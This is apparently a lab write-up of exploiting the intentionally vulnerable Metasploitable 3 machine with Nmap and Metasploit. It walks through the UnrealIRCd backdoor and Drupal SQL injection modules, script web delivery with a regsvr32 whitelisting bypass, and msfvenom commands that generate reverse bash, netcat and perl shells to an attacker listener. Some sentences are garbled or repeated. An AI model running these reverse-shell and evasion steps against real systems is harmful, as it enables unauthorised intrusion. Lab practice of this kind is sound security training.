Metasploitable 3

**What is Metasploitable 3 ?**

Metasploitable3 is a Windows Server 2008 VM that is built from the ground up with a large amount of security vulnerabilities. It is intended to be used as a target for testing exploits with Metasploit. Not every type of vulnerability on Metasploitable3 can be exploited with a single module from Metasploit, but some can. Also, by default, the image is configured to make use of some mitigations from Windows, such as different permission settings and a firewall.

# Namp Overview

Network Mapped (Nmap) is a network scanning and host detection tool that is very useful during several steps of penetration testing. Nmap is not limited to merely gathering information and enumeration. It is also a powerful utility that finds use as a vulnerability detector or a security scanner.

**What does Nmap do?**

It basically detects:

* Live host on the network.
* Open ports on the host.
* Software and the version to the respective port.
* Operating system, hardware address, and the software version.



**Exploiting Vulnerabilities**

# Port 6697: UnrealIRCd Exploit


Approach to be used


Searching the Metasploit Framework database only yielded one search hit. This was the same vulnerability and associated exploit used in Metasploitable2. This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th,

2010[4]. Now type the following command to use the correct module: use exploit/unix/irc/unreal\_ircd\_3281\_backdoor Next, we look for a compatible payload and select one using the set payload command: show payloads set payload cmd/unix/reverse\_perl Now type show options to see what fields we need to modify and set the correct values: show options set rhost [target ip] set lhost [attackbox ip]

Vulnerability scanning technical details

At the start, we knew there was an IRC service running on multiple ports from the Nmap scan. We did not know what version of Unreal IRCd was running because the Nmap scans did not mention that. Connecting to a service to extract more information is a crucial part of the service enumeration process. The version number appeared to be the missing puzzle piece in order to perform effective and efficient vulnerability analysis. Eventually we got the version number by connecting to the Unreal IRC service with an IRC client.






Exploit Exploit Execution findings


We got an open session now. We will see the Username as boba\_fett.


Unfortunately, sudo or root access was not possible as this exploit gained access using the boba\_fett account, who was not in the sudo group. However, boba\_fett was part of the docker group.

# Port 80: Drupal webpage

Approach to be used A quick exploit search in the Metasploit Framework revealed a few exploits available to target Drupal. Additionally, the search sploit listed even more, usually with a specific version that was vulnerable. This module exploits the Drupal HTTP Parameter Key/Value SQLInjection to achieve a remote shell on the vulnerable instance. This module was tested against Drupal. Two methods are available to trigger the PHP payload on the target: - set TARGET 0: Form-cache PHP injection method . It uses the SQLi to upload a malicious form to Drupal's cache, then trigger the cache entry to execute the payload using a POP chain. - set TARGET 1: User-post injection method. It creates a new Drupal user, adds it to the administrator's group, enables Drupal's PHP module, grants the administrators the right to bundle PHP code in their post, create a new post containing the payload and preview it to trigger the payload execution.









Exploit Execution Findings

The target URI was set to /drupal/ instead of root (/) as the drupal install was in the Apache web server's drupal directory. The whoami command revealed I was the www-data user. What was very interesting was that the Vulnerability & Exploit Database stated the exploit only worked against. The server had version 7.5 and was still vulnerable. Anyway, no higher level of access was gained.


# .Port 22: Auxiliary Scanner SSH

Approach to be used This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.



# Script web delivery exploit


Approach to be used : This module quickly fires up a web server that serves a payload. The provided command which will allow for a payload to download and execute. It will do it either specified scripting language interpreter or "squiblydoo" via regsvr32.exe for bypassing application whitelisting. The main purpose of this module is to quickly establish a session on a target machine when the attacker must manually type in the command: e.g. Command Injection, RDP Session, Local Access or maybe Remote Command Execution. This attack vector does not write to disk so it is less likely to trigger AV solutions and will allow privilege escalations supplied by Meterpreter. When using either of the PSH targets, ensure the payload architecture matches the target computer or use SYSWOW64 powershell.exe to execute x86 payloads on x64 machines. Regsvr32 uses "squiblydoo" technique for bypassing application whitelisting. The signed Microsoft binary file, Regsvr32, can request an .sct file and then execute the included PowerShell command inside of it. Similarly, the pubprn target uses the pubprn.vbs script to request and execute a .sct file. Both web requests (i.e., the .sct file and PowerShell download/execute) can occur on the same port. "PSH (Binary)" will write a file to the disk, allowing for custom binaries to be served up to be downloaded and executed.



Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



Exploit Execution Findings As you can observe the result from the below image where the attacker has successfully accomplished targets system meterpreter shell, now he can do whatever he wishes to do.





# .Generating Reverse Shell using Msfvenom (One Liner Payload)

In this we will learn how to spawn a TTY reverse shell through netcat by using single line payload which is also known as stagers exploit that comes in Metasploit.

Basically, there are two types of terminal TTYs and PTs. TTYs are Linux/Unix shell which is hardwired terminal on a serial connection connected to mouse or keyboard and PTs is sudo tty terminal, to get the copy of terminals on network connections via SSH or telnet.

Open the terminal in your Kali Linux and type msfconsole to load Metasploit framework, now search all one-liner payloads for UNIX system using search command as given below, it will dump all exploit that can be used to compromise any UNIX system.

From given below image you can observe that it has dumped all exploit that can be used to be compromised any UNIX system. In this tutorial, we are going to use some of the payloads to spawn a TTY shell.



# .Bash Shell

In order to compromise a bash shell, you can use reverse\_bash payload along msfvenom as given in below command.

Approach to be used msfvenom -p cmd/unix/reverse\_bash lhost=192.168.0.164 lport=1111 R

Here we had entered the following detail to generate one-liner raw payload.

-p: type of payload you are using i.e. cmd/unix/reverse\_bash lhost: listening IP address i.e. Kali Linux IP


lport: Listening port number i.e. 1111 (any random port number which is not utilized by other services)

R: Its stand for raw payload


As shown in the below image, the size of the generated payload is 62 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.



Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



Now simultaneously initiate netcat connection from attacker machine on port 1111.



Exploit Execution Findings As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do. For example:

whoami: it tells you are the vagrant user of the system you have compromised

# Netcat shell

Approach to be used

In order to compromise a netcat shell, you can use reverse\_netcat payload along msfvenom as given in below command.

msfvenom -p cmd/unix/reverse\_netcat lhost=192.168.0.164 lport=2222 R

Here we had entered the following detail to generate one-liner raw payload.

-p: type of payload you are using i.e. cmd/unix/reverse\_netcat lhost: listening IP address i.e. Kali Linux IP


lport: Listening port number i.e. 2222 (any random port number which is not utilized by other services)

R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 99 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.




Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



Now simultaneously initiate netcat connection from attacker machine on port 2222.

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.



Exploit Execution Findings As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do. For example: whoami: it tells you are the vagrant user of the system you have compromised.

# Perl shell

In order to compromise a Perl shell, you can use reverse\_perl payload along msfvenom as given in below command. Approach to be used msfvenom -p cmd/unix/reverse\_perl lhost=192.168.0.164 lport=3333 R


Here we had entered the following detail to generate one-liner raw payload.

-p: type of payload you are using i.e. cmd/unix/reverse\_perl lhost: listening IP address i.e. Kali Linux IP


lport: Listening port number i.e. 3333 (any random port number which is not utilized by other services)

R: Its stand for raw payload

